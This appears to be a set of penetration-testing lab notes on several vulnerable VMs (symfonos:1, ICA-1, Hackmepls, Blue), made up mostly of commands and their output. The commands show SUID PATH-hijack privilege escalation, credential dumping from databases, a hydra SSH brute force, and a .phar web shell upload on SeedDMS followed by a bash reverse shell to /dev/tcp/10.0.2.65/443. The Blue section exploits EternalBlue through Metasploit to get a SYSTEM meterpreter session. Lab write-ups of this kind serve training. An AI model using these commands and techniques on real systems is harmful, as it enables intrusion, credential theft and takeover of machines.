 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


```
❯ searchsploit mail masta
----------------------------------------------------------------- ----------------------
 Exploit Title                                                   |  Path
----------------------------------------------------------------- ----------------------
WordPress Plugin Mail Masta 1.0 - Local File Inclusion           | php/webapps/40290.txt
WordPress Plugin Mail Masta 1.0 - Local File Inclusion (2)       | php/webapps/50226.py
WordPress Plugin Mail Masta 1.0 - SQL Injection                  | php/webapps/41438.txt
```

WordPress Plugin Mail Masta 1.0 - SQL Injection

```
POST Parameter: camp_id

http://my_wp_app/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php/?pl=
```






```
❯ nano id_rsa
❯ chmod 600 id_rsa
❯ ssh -i id_rsa helios@10.0.2.124
The authenticity of host '10.0.2.124 (10.0.2.124)' can't be established.
ED25519 key fingerprint is SHA256:uStKdWw+JwlErEQqDXrO5GJkjWVXA1tB5uSU1RzC/VM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.124' (ED25519) to the list of known hosts.
Linux symfonos 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sat Oct 12 14:42:07 2024 from 192.168.0.22
helios@symfonos:~$ id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(vid
eo),46(plugdev),108(netdev)
```

```
helios@symfonos:/var/www/html/h3l105$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
```

```
helios@symfonos:/var/www/html/h3l105$ strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
```

```
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
```

```
helios@symfonos:/tmp$ nano curl
helios@symfonos:/tmp$ cat curl
cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash
helios@symfonos:/tmp$ /opt/statuscheck
helios@symfonos:/tmp$ ls
curl  rootbash  systemd-private-ae2363b591f741a5bf1c63
helios@symfonos:/tmp$ ./rootbash -p
rootbash-4.4# id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=
```

falta chmod +x curl (captura)


```
rootbash-4.4# cat proof.txt

        Congrats on rooting symfonos:1!

                    \ __
--==/////////////[})))==*
                  / \ '          ,|
                      `````      //|
```
```

ICA-1

```
Nmap scan report for 10.0.2.125
Host is up (0.00014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
80/tcp    open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Doctrine_Connection_Exception: PDO Connection Error: SQLSTATE[...
3306/tcp  open  mysql   MySQL 8.0.26
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, IgnoreSigpipes, LongP
eaks41ProtocolNew, LongColumnFlag, SupportsTransactions, InteractiveClient, Dont
ments
|   Status: Autocommit
|   Salt: ,\x19[\x04\x0Dm_Mj)\x01\x01.0Z\s\x15oh
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx  MySQL X protocol listener
MAC Address: 08:00:27:AA:56:DC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```




```
❯ searchsploit qdpm 9.2
------------------------------------------------------------------ ----------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------
qdPM 9.2 - Cross-site Request Forgery (CSRF)                      | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)                    | php/webapps/50176.txt
```

qdPM 9.2 - Password Exposure (Unauthenticated)

Author:	Type:	Platform:	Date:
LEON TRAPPETT	WEBAPPS	PHP	2021-08-04

Exploit: / {} Vulnerable App:

```
nd Password Exposure (Unauthenticated)


qdpm/files/latest/download

HP 7.4

e are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download.
```


```
❯ cat databases.yml
       File: databases.yml
   1
   2   all:
   3     doctrine:
   4       class: sfDoctrineDatabase
   5       param:
   6         dsn: 'mysql:dbname=qdpm;host=localhost'
   7         profiler: false
   8         username: qdpmadmin
   9         password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
  10         attributes:
  11           quote_identifier: true
```

```
❯ mysql -uqdpmadmin -h 10.0.2.125 -p
Enter password:
Welcome to the MariaDB monitor.  Comm
Your MySQL connection id is 8
Server version: 8.0.26 MySQL Communi

Copyright (c) 2000, 2018, Oracle, Ma

Type 'help;' or '\h' for help. Type

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| qdpm               |
| staff              |
```

```
MySQL [staff]> select * from user;
+------+---------------+--------+-----------
| id   | department_id | name   | role
+------+---------------+--------+-----------
|    1 |             1 | Smith  | Cyber Secu
|    2 |             2 | Lucas  | Computer E
|    3 |             1 | Travis | Intelligen
|    4 |             1 | Dexter | Cyber Secu
|    5 |             2 | Meyer  | Genetic En
+------+---------------+--------+-----------
5 rows in set (0.001 sec)

MySQL [staff]> show tables;
+-----------------+
| Tables_in_staff |
+-----------------+
| department      |
| login           |
| user            |
+-----------------+
3 rows in set (0.004 sec)

MySQL [staff]> select * from login;
+------+---------+------------------------
| id   | user_id | password
+------+---------+------------------------
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg==
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA==
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw==
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw==
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ==
```

```
❯ cat users
File: users
1  smith
2  lucas
3  travis
4  dexter
5  meyer
```

```
❯ cat passwords
File: passwords
1  suRJAdGwLp8dy3rF
2  7ZwV4qtg42cmUXGX
3  X7MQkP3W29fewHdC
4  DJceVy98W28Y7wLg
5  cqNnBWCByS2DuJSy
```

```
hydra -L users -P passwords ssh
```

```
❯ cat userpass.txt
File: userpass.txt
1  travis - DJceVy98W28Y7wLg
2  dexter - 7ZwV4qtg42cmUXGX
```

```
login: travis   password: DJceVy98W28Y7wLg
login: dexter   password: 7ZwV4qtg42cmUXGX
```

```
❯ ssh travis@10.0.2.125
The authenticity of host '10.0.2.125
```

```
travis@debian:~$ cat user.txt
ICA{Secret_Project}
travis@debian:~$ id
uid=1002(travis) gid=1002(travis) groups=1002(travis),33(www-data)
```

```
travis@debian:~$ find / -perm -4000 2>/dev/null
/opt/get_access
```

```
travis@debian:~$ strings /opt/get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
```

```
travis@debian:/tmp$ export PATH=/tmp:$PATH
travis@debian:/tmp$ nano cat
travis@debian:/tmp$ cat cat
cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash
```

```
travis@debian:/tmp$ chmod +x cat
```

```
travis@debian:/tmp$ ls
cat
rootbash
systemd-private-c6a99fd6ccc544ba9c30c13d159abc
systemd-private-c6a99fd6ccc544ba9c30c13d159abc
systemd-private-c6a99fd6ccc544ba9c30c13d159abc
travis@debian:/tmp$ ./rootbash -p
rootbash-5.1# id
uid=1002(travis) gid=1002(travis) euid=0(root)
rootbash-5.1# cd /root/
```


```
rootbash-5.1# more root.txt
ICA{Next_Generation_Self_Renewable_Genetics}
```

Hackmepls

```
Nmap scan report for 10.0.2.126
Host is up (0.00014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the land of pwnland
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
| Not valid before: 2021-07-03T00:33:15
|_Not valid after:  2031-07-01T00:33:15
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.25-0ubuntu0.20.04.1
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: ConnectWithDatabase, Support41Auth, Speaks41ProtocolOld, Speak
ngColumnFlag, DontAllowDatabaseTableColumn, FoundRows, SwitchToSSLAfterHandshake, ODB
ugins
|   Status: Autocommit
|   Salt: \x7F\x03 _\x0F^g&aiz\x1D7Yg\x0E?l_j
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx  MySQL X protocol listener
MAC Address: 08:00:27:05:FF:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
❯ whatweb http://10.0.2.126
http://10.0.2.126 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Frame, HTML5, HTTPServ
er[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.126], JQuery[1.11.2], Modernizr[2.8.3-respond-1
.4.2.min], Script[text/javascript], Title[Welcome to the land of pwnland], X-UA-Compatible[IE=edge]
```

```
❯ gobuster dir -u http://10.0.2.126/js -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.
txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,
png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.126/js
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,css,ts,woff2,pl,xml,old,backup,jpg,jpeg,webp,py,aspx,json,rar,7z,m
d,txt,tar,exe,asp,conf,js,png,svg,ttf,eot,pcap,htm,ini,zip,rb,pcapng,log,bak,gif,woff,bin,html,sh,t
ar.gz
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.htm                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/main.js             (Status: 200) [Size: 2997]
/plugins.js          (Status: 200) [Size: 126889]
```




```
❯ whatweb http://10.0.2.126/seeddms51x/seeddms-5.1.22/
http://10.0.2.126/seeddms51x/seeddms-5.1.22/ [302 Found] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.126], LetoDMS, RedirectLocation[/seeddms51x/seeddms-5.1.22/out/out.ViewFolder.php]
http://10.0.2.126/seeddms51x/seeddms-5.1.22/out/out.ViewFolder.php [302 Found] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.126], RedirectLocation[/seeddms51x/seeddms-5.1.22/out/out.Login.php?referuri=%2Fseeddms51x%2Fseeddms-5.1.22%2Fout%2Fout.ViewFolder.php]
http://10.0.2.126/seeddms51x/seeddms-5.1.22/out/out.Login.php?referuri=%2Fseeddms51x%2Fseeddms-5.1.22%2Fout%2Fout.ViewFolder.php [200 OK] Apache[2.4.41], Bootstrap, Content-Security-Policy[script-src 'self' 'unsafe-eval'; worker-src blob:; frame-ancestors 'self';], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.126], JQuery, LetoDMS, PasswordField[pwd], Script[text/javascript], Strict-Transport-Security[max-age=15768000; includeSubDomains; preload], Title[SeedDMS: Sign in], UncommonHeaders[x-webkit-csp,x-content-security-policy,content-security-policy,x-content-type-options]
```

```
❯ gobuster dir -u http://10.0.2.126/seeddms51x/seeddms-5.1.22 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.126/seeddms51x/seeddms-5.1.22
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ts,sh,exe,py,php,tar,jpeg,pcapng,json,md,zip,webp,html,txt,conf,bak,jpg,woff,eot,aspx,htm,css,png,woff2,pl,xml,log,js,backup,rar,svg,bin,7z,gif,asp,pcap,ini,old,tar.gz,ttf,rb
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 0] [--> /seeddms51x/seeddms-5.1.22/out/out.ViewFolder.php]
/.php                 (Status: 403) [Size: 275]
/.htm                 (Status: 403) [Size: 275]
/doc                  (Status: 301) [Size: 332] [--> http://10.0.2.126/seeddms51x/seeddms-5.1.22/doc/]
/.html                (Status: 403) [Size: 275]
/out                  (Status: 301) [Size: 332] [--> http://10.0.2.126/seeddms51x/seeddms-5.1.22/out/]
/install              (Status: 301) [Size: 336] [--> http://10.0.2.126/seeddms51x/seeddms-5.1.22/install/]
/languages            (Status: 301) [Size: 338] [--> http://10.0.2.126/seeddms51x/seeddms-5.1.22/languages/]
/styles               (Status: 301) [Size: 335] [--> http://10.0.2.126/seeddms51x/seeddms-5.1.22/styles/]
/inc                  (Status: 301) [Size: 332] [--> http://10.0.2.126/seeddms51x/seeddms-5.1.22/inc/]
/utils                (Status: 301) [Size: 334] [--> http://10.0.2.126/seeddms51x/seeddms-5.1.22/utils/]
```

```
❯ gobuster dir -u http://10.0.2.126/seeddms51x/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.126/seeddms51x/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              old,exe,zip,woff2,txt,js,ts,backup,gif,pcapng,xml,sh,tar.gz,png,ttf,bin,html,htm,bak,tar,webp,eot,pl,rb,json,md,log,ini,rar,7z,jpeg,svg,css,conf,jpg,woff,py,aspx,pcap,php,asp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.htm                 (Status: 403) [Size: 275]
/data                 (Status: 301) [Size: 318] [--> http://10.0.2.126/seeddms51x/data/]
/www                  (Status: 301) [Size: 317] [--> http://10.0.2.126/seeddms51x/www/]
/conf                 (Status: 301) [Size: 318] [--> http://10.0.2.126/seeddms51x/conf/]
```

```
❯ gobuster dir -u http://10.0.2.126/seeddms51x/conf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.126/seeddms51x/conf
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sh,rar,woff2,pl,txt,tar.gz,backup,7z,rb,asp,png,js,html,htm,bak,old,ini,svg,exe,py,aspx,log,ts,php,md,jpg,webp,bin,conf,zip,jpeg,woff,pcap,tar,gif,xml,json,css,ttf,eot,pcapng
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.htm                 (Status: 403) [Size: 275]
/settings.xml         (Status: 200) [Size: 12377]
```




```
❯ mysql -u seeddms -h 10.0.2.126 -p --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 20
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use seeddms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [seeddms]>
```

```
| users                        |
+------------------------------+
43 rows in set (0,001 sec)

MySQL [seeddms]> select * from users;
+-------------+----------------------+--------------------+-----------------
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd
+-------------+----------------------+--------------------+-----------------
|           1 | saket                | saurav             | Saket@#$1337
```

```
MySQL [seeddms]> show columns from tblUsers;
+--------------+-------------+------+-----
| Field        | Type        | Null | Key
+--------------+-------------+------+-----
| id           | int         | NO   | PRI
| login        | varchar(50) | YES  | UNI
| pwd          | varchar(50) | YES  |
```

```
MySQL [seeddms]> select id,login,pwd from tblUsers;
+----+-------+----------------------------------+
| id | login | pwd                              |
+----+-------+----------------------------------+
|  1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a |
|  2 | guest | NULL                             |
```

MD5(admin)

21232f297a57a5a743894a0e4a801fc3

MD5 - dCode

Tag(s) : Hashing Function, Modern Cryptography

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? *Write to dCode*!

SALT PREFIXED MD5(SALT+WORD)

SALT SUFFIXED MD5(WORD+SALT)

▶ DECRYPT

See also: Hash Function — SHA-1 — SHA-25 Function

MD5 Encoder

FROM A CHARACTER STRING

MD5 PLAIN TEXT OR PASSWORD

admin

FROM A FILE

FILE Browse... NO FILE SELECTED.

▶ ENCRYPT

```
MySQL [seeddms]> update tblUsers set pwd='21232f297a57a5a743894a0e4a801fc3' where login='admin';
Query OK, 1 row affected (0,002 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [seeddms]> select id,login,pwd from tblUsers;
+----+-------+----------------------------------+
| id | login | pwd                              |
+----+-------+----------------------------------+
|  1 | admin | 21232f297a57a5a743894a0e4a801fc3 |
|  2 | guest | NULL                             |
```


```
❯ searchsploit seeddms
------------------------------------------------------------------ ----------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ----------------------
Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated)   | php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scripting                  | php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting        | php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting          | php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution              | php/webapps/47022.txt
```

SeedDMS versions < 5.1.11 - Remote Command Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47022	2019-12744	NIMIT JAIN	WEBAPPS	PHP	2019-06-24

Maximum upload size: 2 MiB

dd document

ocument Information

Name: 1

Comment:

Version Information

Version: 1

Local file: shell.phar

DMS / 1

Document Information

Current version | Attachments | Related Documents

ID:	4
Name:	1
Owner:	Administrator
Default Access Mode:	Read permissions
Access mode:	inherited
Used disk space:	34 Bytes

shell.phar

Version: 1
34 Bytes, application/octet-stream
Uploaded by Administrator
2025-07-25 09:46:46

10.0.2.126/seeddms51x//data/1048576/4/1.phar?cmd=id

Firefox Default | GTFOBins | PayloadsAllTheThings | Nessus | SonarQube | CCNA | OTW

uid=33(www-data) gid=33(www-data) groups=33(www-data)

10.0.2.126/seeddms51x//data/1048576/4/1.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.126] 36254
bash: cannot set terminal process group (736): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/4$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
drwxr-s--- 17 root  saket 4096 Jul  3  2021 saket
www-data@ubuntu:/home$ su saket
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/home$ cd saket/
```

```
❯ cat userpass.txt
       File: userpass.txt
   1   saket - Saket@#$1337
❯
```

```
saket@ubuntu:~$ sudo -l
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/s
n\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:~$ sudo su
root@ubuntu:/home/saket# id
uid=0(root) gid=0(root) groups=0(root)
```

Blue

```
Nmap scan report for 10.0.2.120
Host is up (0.00015s latency).
Not shown: 62861 closed tcp ports (reset), 2666 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
```

```
❯ sudo systemctl start postgresql && msfconsole -q
[sudo] contraseña para kali:
msf6 > search eternalblue

Matching Modules
================

   #   Name
   -   ----
   0   exploit/windows/smb/ms17_010_[redacted]
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.120
rhosts => 10.0.2.120
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
```

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3482:202f:3374:811b%15
   IPv4 Address. . . . . . . . . . . : 10.0.3.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.3.1

Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d1cd:d909:b240:f705%14
   IPv4 Address. . . . . . . . . . . : 10.0.2.120
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1
```

```
meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.0.2.65:4444 -> 10.0.2.120:49159 (10.0.2.120)
```

```
msf6 post(windows/gather/arp_scanner) > options

Module options (post/windows/gather/arp_scanner):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
